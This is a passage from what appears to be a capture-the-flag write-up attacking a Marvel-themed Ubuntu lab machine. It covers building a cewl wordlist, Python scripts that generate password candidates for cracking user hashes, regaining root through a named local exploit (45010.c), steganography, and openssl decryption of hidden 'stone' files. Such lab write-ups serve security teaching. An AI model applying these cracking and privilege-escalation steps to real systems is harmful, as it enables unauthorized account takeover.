useradd -u 1005 -c "Corvus Glaive,,," -m -s /bin/bash cglaive
root@ubuntu:/root# cd ..

```

Custom Wordlist Creation: Developed a custom wordlist exclusively comprising lowercase characters, inspired by the user creation details found.

```

(kali@kali)-[~/sec_os_final]
$ cewl 'https://en.wikipedia.org/wiki/Black_Order_(comics)' --lowercase -d 1 -w blck_order.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

```

Exhaustive Brute Forcing and Hash Cracking: Executed exhaustive brute force techniques using the custom wordlist, followed by a python script tailored to combine words while considering password length restrictions and enforcing a lowercase word regex condition.

```
iter_script.py  x  new_iter_script.py  x  +  ▼
1  import re
2
3  def contains_only_lowercase_english(word):
4      return bool(re.match('^[a-z]+$', word))
5
6  def combine_words(input_file, output_file):
7      with open(input_file, 'r') as file_in, open(output_file, 'w') as file_out:
8          words = [line.strip() for line in file_in if contains_only_lowercase_english(line.strip())]
9
10         for i in range(len(words)):
11             for j in range(i + 1, len(words)):
12                 combined = words[i] + words[j]
13                 if 10 == len(combined):
14                     file_out.write(combined + '\n')
15
16 input_filename = 'black_order.txt'
17 output_filename = 'black_order_optimized.txt'
18
19 combine_words(input_filename, output_filename)
20
```

Optimization for Performance: Modified the script to prioritize space over memory, enhancing performance in handling intensive operations.

```
iter_script.py  x  new_iter_script.py  x  +  ▼
1  from itertools import product
2
3  def contains_only_lowercase(word):
4      return all(char.islower() for char in word)
5
6  def combine_words(input_file, output_file):
7      with open(input_file, 'r') as file:
8          words = [line.strip() for line in file if contains_only_lowercase(line.strip())]
9
10         unique_combinations = set()
11
12         combinations = list(product(words, repeat=2))
13         for combo in combinations:
14             combined = ''.join(combo)
15             if 8 <= len(combined) <= 16:
16                 unique_combinations.add(combined)
17
18         with open(output_file, 'w') as file:
19             for unique_combo in unique_combinations:
20                 file.write(unique_combo + '\n')
21
22 input_filename = 'black_order.txt'
23 output_filename = 'black_order_optimized.txt'
24
25 combine_words(input_filename, output_filename)
26
```

Execution Duration: The exhaustive brute forcing and hash cracking efforts spanned approximately 4 hours, resulting in successful password cracking for the "pmidnight" and "cobsidion" user accounts.

```
(kali㉿kali)-[~/sec_os_final]
$ ls
black_order.txt  black_order_optimized.txt  blk_order.txt  new_iter_script.py

(kali㉿kali)-[~/sec_os_final]
$ cat black_order_optimized.txt | grep 'carriecoon'
carriecoon

(kali㉿kali)-[~/sec_os_final]
$ cat black_order_optimized.txt | grep 'blackdwarf'
blackdwarf

(kali㉿kali)-[~/sec_os_final]
$
```


XI. Deep Dive into System Directories and Decoding Messages

1. Unveiling Directory Contents(Directory Content Analysis):

Found "emaw.png" and "thoughts.txt" in a directory.

cat command on "thoughts.txt" revealed a cryptic message hinting at hidden information.

```
Last login: Mon Dec 4 10:44:27 2023 from 192.168.32.128
emaw@ubuntu:~$ ls
emaw.png  thoughts.txt
emaw@ubuntu:~$ cat thoughts.txt
My secret is within me...and if you can find it you may use it to hear my master's words - which
can lead you to his thoughts...he is pursuing his destiny...
emaw@ubuntu:~$ cd ..
emaw@ubuntu:/home$ ls
cglaive  cobsidian  emaw  knowhere  pmidnight  thanos  wwonka
emaw@ubuntu:/home$ cd cglaive/
emaw@ubuntu:/home/cglaive$ ls
emaw@ubuntu:/home/cglaive$ ls -al
total 20
drwxr-xr-x 2 cglaive cglaive 4096 May  6  2019 .
drwxr-xr-x 9 root    root    4096 May  6  2019 ..
-rw-r--r-- 1 cglaive cglaive  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 cglaive cglaive 3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 cglaive cglaive  655 May 16  2017 .profile
emaw@ubuntu:/home/cglaive$ cat cat ~/.bash_history
cat: cat: No such file or directory
sudo su -
ls -l
more thoughts.txt
cd /var/
ls -l
cd /www
ls -l as.sh
cd www
ls -l
cd earth
ls -l
ls -l
more /etc/passwd
sudo su -
clear
quit
exit
emaw@ubuntu:/home/cglaive$
```

2. User Directory Inspection:

Explored individual user folders; "cglaive," "cobsidian," and "pmidnight" were empty.


Discovered encrypted files in "knowhere" ("stone3.enc") and "thanos" ("thanos.enc"), and "thanos.png" in "wwonka".

```
emaw@ubuntu:/home$ ls
cglaive  cobsidian  emaw  knowhere  pmidnight  thanos  wwonka
emaw@ubuntu:/home$ cd cglaive/
emaw@ubuntu:/home/cglaive$ ls
emaw@ubuntu:/home/cglaive$ cd /home/cobsidian/
emaw@ubuntu:/home/cobsidian$ ls
emaw@ubuntu:/home/cobsidian$ cd /home/knowhere/
emaw@ubuntu:/home/knowhere$ ls
stone3.enc
emaw@ubuntu:/home/knowhere$ cd /home/pmidnight/
emaw@ubuntu:/home/pmidnight$ ls
emaw@ubuntu:/home/pmidnight$ cd /home/wwonka/
emaw@ubuntu:/home/wwonka$ ls
thanos.png
emaw@ubuntu:/home/wwonka$ cd /home/thanos/
emaw@ubuntu:/home/thanos$ ls
thoughts.enc
emaw@ubuntu:/home/thanos$
```

3. Decoding Message in Image File:

Used 'stylesuxx.github.io/steganography' on "thanos.png".

Uncovered a message about finding "infinity stones" on the server.




4. Regaining Root Access:

Reacquired root access using the previously employed payload 45010.c.

5. Search for "Infinity Stones":

Executed `find / -type f -name "stone*" 2>/dev/null`.

Located all six "infinity stones" within the server.




```

root@ubuntu:/root# cat .bash_history | grep "stone"
vi stone1.txt
vi stone2.txt
vi stone3.txt
vi stone4.txt
vi stone5.txt
vi stone6.txt
openssl aes-256-cbc -in stone1.txt -out stone1.enc
openssl aes-256-cbc -in stone2.txt -out stone2.enc
openssl aes-256-cbc -in stone3.txt -out stone3.enc
openssl aes-256-cbc -in stone4.txt -out stone4.enc
openssl aes-256-cbc -in stone5.txt -out stone5.enc
openssl aes-256-cbc -in stone6.txt -out stone6.enc
mv ../wwonka/stone1.enc .
mv stone1.enc /
mv /stone1.enc /xandar/pHP
mv stone2.enc /var/log/asgard
mv stone3.enc /home/knowhere
mv stone4.enc /etc/vormir
mv stone5.enc /usr/lib/titan
mv stone6.enc /var/www/earth
more stone2.enc
root@ubuntu:/root#

```

XII. Decryption of Encrypted Files and Message Interpretation

Bash History Review and Encryption Insights

1. Bash History Analysis:

Confirmed use of "openssl" commands for encrypting "stone" files.

```

root@ubuntu:/root# cat .bash_history | grep "openssl"
which openssl
openssl aes-256-cbc -in stone1.txt -out stone1.enc
openssl aes-256-cbc -in stone2.txt -out stone2.enc
openssl aes-256-cbc -in stone3.txt -out stone3.enc
openssl aes-256-cbc -in stone4.txt -out stone4.enc
openssl aes-256-cbc -in stone5.txt -out stone5.enc
openssl aes-256-cbc -in stone6.txt -out stone6.enc
openssl aes-256-cbc -in thoughts.txt -out thoughts.enc
openssl aes-256-cbc -in thanos.png -out thanos.png
openssl enc -aes-256-cbc -d -in thanos.png -out thanos1.png
openssl enc -aes-256-cbc -d -in thoughts.png -out thoughts1.txt
root@ubuntu:/root#

```

2. Decrypting "thoughts.enc":

Executed `openssl enc -aes-256-cbc -d -in thoughts.enc -out thoughts1.txt`.

Successfully decrypted and stored contents in "thoughts1.txt".

```
root@ubuntu:/root# cd /home/thanos/
root@ubuntu:~# openssl enc -aes-256-cbc -d -in thoughts.enc -out thoughts1.txt
enter aes-256-cbc decryption password:
root@ubuntu:~# ls
thoughts1.txt  thoughts.enc
root@ubuntu:~# cat thoughts1.txt
I have hidden the infinity stones on this server and encrypted them so that I
can make sure they are protected from prying eyes. I will have to come back
once I have the gauntlet that the dwarves of Nidavellir are making for me.
Each stone is protected by its name. Once I gather them I will be able to
fulfill my destiny - to bring balance to the universe once again.
root@ubuntu:~#
```

3. Decoding Strategy Based on Movie Theme:

Decrypted "stone1.enc" with key "Power"; content stored in "stone1.txt":

```
root@ubuntu:/xandar# ls
stone1.enc
root@ubuntu:/xandar# openssl enc -aes-256-cbc -d -in stone1.enc -out stone1.txt
enter aes-256-cbc decryption password:
root@ubuntu:/xandar# ls
stone1.enc  stone1.txt
root@ubuntu:/xandar# cat stone1.txt
Power
root@ubuntu:/xandar#
```

Decrypted "stone2.enc" with key "Space"; content stored in "stone2.txt":

```
root@ubuntu:/var/log/asgard# ls
stone2.enc
root@ubuntu:/var/log/asgard# openssl enc -aes-256-cbc -d -in stone2.enc -out stone2.txt
enter aes-256-cbc decryption password:
root@ubuntu:/var/log/asgard# ls
stone2.enc  stone2.txt
root@ubuntu:/var/log/asgard# cat stone2.txt
Space
root@ubuntu:/var/log/asgard#
```

Decrypted "stone3.enc" with key "Reality"; content stored in "stone3.txt":

```
root@ubuntu:~# cd /home/knowhere/
root@ubuntu:/home/knowhere# openssl enc -aes-256-cbc -d -in stone3.enc -out stone3.txt
enter aes-256-cbc decryption password:
root@ubuntu:/home/knowhere# ls
stone3.enc  stone3.txt
root@ubuntu:/home/knowhere# cat stone3.txt
Reality
root@ubuntu:/home/knowhere#
```

Decrypted "stone4.enc" with key "Soul"; content stored in "stone4.txt":

```

root@ubuntu:/etc/vormir# ls
stone4.enc
root@ubuntu:/etc/vormir# openssl enc -aes-256-cbc -d -in stone4.enc -out stone4.txt
enter aes-256-cbc decryption password:
root@ubuntu:/etc/vormir# ls
stone4.enc  stone4.txt
root@ubuntu:/etc/vormir# cat stone4.txt
Soul
root@ubuntu:/etc/vormir#

```

Decrypted "stone5.enc" with key "Time"; content stored in "stone5.txt":

```

root@ubuntu:/usr/lib/titan# ls
stone5.enc
root@ubuntu:/usr/lib/titan# openssl enc -aes-256-cbc -d -in stone5.enc -out stone5.txt
enter aes-256-cbc decryption password:
root@ubuntu:/usr/lib/titan# ls
stone5.enc  stone5.txt
root@ubuntu:/usr/lib/titan# cat stone5.txt
Time

```

Decrypted "stone6.enc" with key "Mind"; content stored in "stone6.txt":

```

root@ubuntu:/var/www/earth# ls
stone6.enc
root@ubuntu:/var/www/earth# openssl enc -aes-256-cbc -d -in stone6.enc -out stone6.txt
enter aes-256-cbc decryption password:
root@ubuntu:/var/www/earth# ls
stone6.enc  stone6.txt
root@ubuntu:/var/www/earth# cat stone6.txt
Mind

```